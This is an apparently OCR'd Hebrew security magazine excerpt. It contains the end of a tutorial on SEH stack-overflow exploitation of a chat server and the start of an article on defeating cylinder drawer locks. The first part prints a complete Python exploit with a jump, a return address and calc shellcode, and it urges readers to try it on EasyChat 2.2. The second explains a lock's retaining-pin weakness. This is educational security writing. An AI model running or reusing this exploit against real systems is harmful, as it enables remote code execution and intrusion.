
כפי שניתן לראות השרת לא קושר עם SafeSEH.. נהדר לצרכי הדוגמא שלנו!

כפי שניתן כבר לנחש ציפור קטנה לחשה לי ששירות הצ'ט שלנו פגיע לגלישת המחסנית, היא הייתה מספיק נדיבה כדי לחסוך ממני נסיונות חוזרים ו-Fuzzing וגילתה לי שהמתכנת שכח לבדוק את אורך המחרוזת של שם המשתמש שמצטרף לחדר... אז כתבתי סקריפט קטן בפייטון שנראה כך:


```
#!/usr/bin/python
import sys, socket

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((sys.argv[1], 80))

buffer = "GET /chat.ghp?username="
buffer += "A" * 2000
buffer += "&password=noclue&room=1&sec=2 HTTP/1.1\r\n\r\n"
```

```
sock.send(buffer)
sock.close()
```


והרצתי אותו מול השרת, תמונת הזיכרון ומצב הרשימה אחרי ההרצה נראית כך:



התוכנית קרסה אבל כפי שניתן לראות כתובת ה-EIP לא נדרסה, לעומת זאת המצביע לרשומת החריגה (FS:[0]) כן נדרס עם 41414141 (בדיוק רצף ה-'A' ששלחנו!):




לפני שנעדכן את הסקריפט נותר לנו רק לחפש כתובת בזיכרון שמצביעה ל-pop pop retn כמו שהזכרתי קודם לכן, על מנת לבצע זאת באופן יעיל, אני אשתמש שוב ביכולתיו הנפלאות של Immunity Debugger:




בספריה בה שרת הצ'ט משתמש (שנקראת SSLEAY32), מצאתי את 0x10011232, עכשיו נותר לנו רק למצוא את ההיסט (Offset) הנכון, ואז לדרוס את כתובת ה-Handler ואת המצביע לרשומה הבאה (עם short jmp). על מנת למצוא את ההיסט אני אשתמש בשני סקריפטי Ruby המובנים ב-Metasploit, האחד: pattern_create.bl והשני: pattern_offset.bl.

הרעיון הוא ליצור מחרוזת ארוכה שלא חוזרת על עצמה בשום מקרה, וכך לאתר בדיוק את ההיסט בו מתבצעת הדריסה שאנו מעוניינים למצוא:



נחליף בסקריפט את רצף ה-"A" עם הרצף שכרגע חוללנו ונריץ שוב:



המצביע לרשומה הבאה ברשימה המקושרת שלנו מצביע ל-Ah2A.. אז מה ההיסט? בואו נבדוק:


```
i6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1
Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
root@bt:/pentest/exploits/framework/tools#
root@bt:/pentest/exploits/framework/tools# ./pattern_offset.rb Ah2A
216
root@bt:/pentest/exploits/framework/tools# _
```

קיבלנו 216, משמע הכתובת לרשומה במחסנית נמצאת בהיסט של 216 בתים מתחילת הרצף שלנו. נעדכן את הסקריפט על פי כל העקרונות שהזכרנו קודם - קפיצה קצרה של 6 בתים ואחריה לכתובת שמריצה ret ret pop, נוסיף Shellcode להרצה על מנת להוכיח שאנו מסוגלים להריץ קוד שלנו על השרת, בדוגמה הזו אני אשתמש ב-Shellcode קלאסי שיקפיץ שיריץ את Calc.exe לאחר ניצול החולשה. במאמר זה לא אסביר כיצד לכתוב Shellcode, אך ניתן למצוא Shellcodes רבים באתרים כגון Exploit-db.com ודומיו.

בסופו של דבר, קוד ה-Python שלנו (האקספלויט) יראה כך:

```
#!/usr/bin/python
import sys, socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((sys.argv[1], 80))

buffer = "GET /chat.ghp?username="
# junk
buffer+= "A" * 216
# jmp short 6 bytes
buffer += "\xEB\x06\x90\x90"
# pop pop retn address
buffer+= "\x32\x12\x01\x10"
#nopsled
buffer+= "\x90" * 12
#calc code
buffer +=
("\x31\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xa4"
 "\x0d\x2b\xba\x83\xeb\xfc\xe2\xf4\x58\xe5\x6f\xba\xa4\x0d\xa0\xff"
 "\x98\x86\x57\xbf\xdc\x0c\xc4\x31\xeb\x15\xa0\xe5\x84\x0c\xc0\xf3"
 "\x2f\x39\xa0\xbb\x4a\x3c\xeb\x23\x08\x89\xeb\xce\xa3\xcc\xe1\xb7"
 "\xa5\xcf\xc0\x4e\x9f\x59\x0f\xbe\xd1\xe8\xa0\xe5\x80\x0c\xc0\xdc"
 "\x2f\x01\x60\x31\xfb\x11\x2a\x51\x2f\x11\xa0\xbb\x4f\x84\x77\x9e"
 "\xa0\xce\x1a\x7a\xc0\x86\x6b\x8a\x21\xcd\x53\xb6\x2f\x4d\x27\x31"
 "\xd4\x11\x86\x31\xcc\x05\xc0\xb3\x2f\x8d\x9b\xba\xa4\x0d\xa0\xd2"
 "\x98\x52\x1a\x4c\xc4\x5b\xa2\x42\x27\xcd\x50\xea\xcc\xfd\xa1\xbe"
 "\xfb\x65\xb3\x44\x2e\x03\x7c\x45\x43\x6e\x4a\xd6\xc7\x0d\x2b\xba")

buffer += "&password=noclue&room=1&sec=2 HTTP/1.1\r\n\r\n"
sock.send(buffer)
sock.close()
```

נריץ שוב ונראה כי אכן המחשבון נפתח על המחשב המריץ את השרת:



סיכום

אני כולי תקווה שהצלחתי להעביר את הנושא בפשטות ובבהירות, אני ממליץ בחום לקחת את התיאוריה הזו לשלב הבא ולנצל בפועל חולשה זו, בין אם בתוכנה קיימת (למשל EasyChat 2.2, חפשו בגוגל...) או עבור קטע קוד פגיע שתכתבו בעצמכם.

מקווה שנהנתם, הישארו בטוחים!

על המחבר

איל בנישתי הוא בוגר מדעי המחשב של אוניברסיטת בר-אילן, בעל נסיון של כשמונה שנים בתחום המחקר והפיתוח, עובד כמוביל טכנולוגי באחת מחברות אבטחת המידע המובילות בארץ.

פריצת מנעולי לשונית מבוססי צילינדר

נכתב ע"י אפיק קסטיאל (cp77fk4r)

הקדמה

במסגרת הגליון הראשון של Digital Whisper, הצגתי מאמר על פריצת מנעולי תלייה, באותה ההזדמנות הבטחתי שמתישהו אכתוב מאמר נוסף על הנושא. הגיע הגליון השלושים וחשבתי שיהיה נחמד לשלם את החוב הזה ☺, וביחד איתו לסגור מעגל.

מנעולי לשונית מבוססי צילינדר (כגון "מנעולי מגירה") מלווים אותנו ביום יום. מנעולים אלו נקראים כך מפני שבדרך כלל הם מותקנים על מגירות משרד וריהוט בסיגנון. מנעולים אלו בדרך כלל לא שומרים על מידע או תוכן מעניין ולכן הם לא מאסיבים ולא חזקים במיוחד. למה אם כך שמישהו ישקיע בכתיבת מאמר על מנעולים מסוג זה? מפני שמבדיקה שביצעתי נראה שמנעולים המבוססים על המנגנון הבעייתי שאציג במאמר זה, נמצאים הרבה מעבר למגירות בריהוט כזה או אחר. בנוסף לכך, אני מאמין שהבנה של החולשה במנגנון שאציג בהמשך מספיק מעניינת בכדי שיהיה ניתן ללמוד ממנה כאשר עובדים על מנעולים אחרים עם מנגנון זהה או דומה.


קצת על מבנה המנעול

למי שלא מכיר, המנעולים שאני מדבר עליהם, נראים כך:


מנעולים אלו מותקנים בדרך כלל, באופן כזה שרק ראש הצילינדר שלהם חשוף למשתמש, ושאר הגוף ומנגנון שלהם חבואים בתוך הרהיט. הם ננעלים כך, שכאשר הלשונית שלהם בחוץ (מצב "נעול"), היא חורגת ממסגרת הדלת ונשענת על הדופן, מה שמונע מהדלת לנוע. כאשר הלשונית בתוך גוף המנעול (מצב "פתוח"), ניתן לפתוח את הדלת.

מנעולים אלו מחולקים לשלושה חלקים עיקריים:


חיתוך מהצד נראה בערך כך:



- **גוף המנעול** - גוף המנעול הוא החלק אותו מחברים לסף המגרה או הדלת, והוא החלק הנייח במנעול. מצד אחד ממוקמת מסילת הלשונית ומהצד השני קיימת תעלת הצילינדר. מסילת הלשונית חלקה בעוד שתעלת הצילינדר מלאת זיזים (לא מופיע בתרשים) על מנת לאפשר לפיני הנעילה הנמצאים בצילינדר לעגן את הצילינדר במקומו. תעלת הצילינדר נראת כך:



- **הלשונית** - כמו במנעולים רגילים תפקיד הלשונית הוא לאפשר את הנעילה. הלשונית היא החלק בו נמצאת נקודת ההתנגדות בזמן שמנסים לפתוח את הדלת או המגרה כאשר המנעול נעול. בקצה התחתון של הלשונית קיימת מגרעת ולפעמים אף חריץ של ממש, תפקידו הוא לאכלס את הפין המקשר בין הלשונית לצילינדר. נקודת הממשק של ה**לשונית** עם **גוף המנעול** היא מסילה הלשונית, ונקודת הממשק של ה**לשונית** עם ה**צילינדר** היא הפין המקשר (בין הצילינדר ללשונית). הלשונית נראת כך:




- **הצילינדר** - הצילינדר (או "בית המפתח") הינו צינור המרכיב על גביו מספר פינים (גם, לא נראה בתרשים), הם אינם מחוברים אליו, אלא רק נשענים עליו בעזרת קפיצים, פינים אלו מכונים "פינה נעילה". הצילינדר עצמו נשאר זהה בכלל המנעולים (מאותו הסט) והפינים המורכבים עליו הם החלקים היחידים המשתנים בין מנעול למנעול, גודלם יקבע איזה מפתח יפתח את המנעול. בהמשך נפרט על כך יותר. נקודת הממשק בין ה**צילינדר** ל**גוף המנעול** היא תעלת הצילינדר, ונקודת הממשק עם ה**לשונית** היא הפין המקשר.

מבנה הצילינדר

מבנה כללי:

הצילינדר הינו החלק המורכב ביותר במנעול (וגם הוא אינו מורכב מדי), מהצד הוא נראה כך:


בתרשים מפורט יותר של חיתוך מהצד, מלפנים ומלמעלה, הכולל את כלל מרכיבי הצילינדר, הוא נראה כך:



הפין המקשר:

הפין המקשר הינו חלק מהצילינדר, ותפקידו (כשמו), לקשר בין הצילינדר לבין הלשונית, כאשר הצילינדר מסתובב (בעת הכנסת מפתח מתאים), הפין המקשר מסתובב גם הוא ומניע את הלשונית:

מצב פתוח (מבט מהצד): **מצב נעול (מבט מהצד):**




פיני הנעילה:

כאמור פיני הנעילה מונחים על גבי הצילינדר (מבפנים) ותפקידם למקדם את הצילינדר ולמנוע ממנו להסתובב כל עוד לא הוכנס המפתח המתאים. ההבדל העיקרי בין פינים אלו לבין הפינים במעולי תלייה הוא שבמנעולי תלייה המפתח עובר מעל הפינים ומוריד אותם, ובעוד שבמנעולים מסוג זה המפתח עובד בתוכם. הם נראים כך (מהצד):


הבדל נוסף בין פיני הנעילה במנעולים מסוג זה לבין מנעולי תלייה שחשוב לדעת, הוא שבמנעולים מסוג זה הפינים מונחים על גבי הצילינדר ונשלפים כלפי גוף המנעול בעוד שבמנעולי תלייה הפינים מונחים על גבי המנעולים ושלפים כלפי הצילינדר.

ההבדל בין הפינים עצמם ניכר בתחתית גופם, אם במנעולי תלייה סוג הפין נקבע על פי אורכו, בפינים מסוג זה אורך תחתית גופם הוא הקובע - ככל שהחריץ דרכו עובר המפתח ממוקם גבוה יותר, כך הפין יירד נמוך יותר כאשר המפתח יכנס דרכו. חשוב לזכור כי המפתח אינו שווה בכל שלביו, ורק מפתח ששלביו מתאימים בדיוק לסדר ולגובה הפינים יוריד את הפינים לגובה אחיד - אל שפת הצילינדר:

מצב הפינים לפני כניסת המפתח (מבט מהצד):




מצב הפינים לאחר כניסת המפתח (מבט מהצד):




(שימו לב שגם כאשר הפינים מוכנסים פנימה במצב שניתן לסובב את הצילינדר - החלק התחתון של גופם לא מיושר, וזה בדיוק מה שמאפשר ליצור לכל מנעול מפתח בודד שיפתח אותו).

הפין המקבע:

הפין המקבע הוא נקודת החולשה של המנעול. תפקידו לקבע את הצילינדר לתעלת המנעול. מה זאת אומרת? בעת יצירת חלקי המנעול במפעל, חלקי הצילינדר נוצרים בנפרד. בעת הרכבת הצילינדר, מוכנסים פיני הנעילה והפין המקבע (את הצילינדר) לתושבותיהם (לאחר שהוכנסו הקפיצים עליהם הפינים שעונים). הפין המקבע מוכנס פנימה בצורה כזאת שלאחר שהצילינדר מוכנס לתעלה בגוף המנעול - הוא יוצא החוצה, נתפס בזיז הקיים בקצה תעלת הצילינדר (בגוף המנעול), ומכאן - תפקידו לקבע את הצילינדר כך שלא יהיה ניתן לשלוף אותו כלפי חוץ התעלה, לכן הוא בולט יותר מפיני הנעילה. הוא נראה כך:

